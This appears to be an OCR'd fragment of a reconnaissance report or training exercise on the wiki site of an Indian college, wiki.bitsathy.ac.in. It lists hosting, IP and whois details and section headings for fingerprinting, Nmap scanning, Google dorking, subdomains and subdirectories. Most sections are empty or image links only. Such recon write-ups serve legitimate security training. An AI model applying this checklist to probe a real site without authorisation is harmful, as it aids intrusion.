IP Location	- Tamil Nadu - New Siddhapudur - Wireless Solution India Pvt Ltd.
ASN	AS45284 WLSNET-AS-AP Wireline Solution India Pvt Ltd., IN (registered Jul 24, 2008)


Website

Website Title	None given.


2. Hosting


Who is hosting wiki.bitsathy.ac.in?
Hosting Provider:
Wireline Solution India Pvt
IP Address:
121.200.55.41
Nameservers:
Owner Details:
Whois Record
Autonomous System Number:
45284
Autonomous System Organization:
Wireline Solution India Pvt Ltd.
Organization:
Wireline Solution India Pvt
City:
Coimbatore
Continent:
Asia
Country:
India
Registered Country:
India
Subdivisions:
Tamil Nadu
Location:
Asia/Kolkata


3. Web Server Fingerprinting




4. Nmap




5. Fingerprinting Server-side Technology



6. Google Hacking Database (ghdb)



7. Sub Domain



8. Subdirectory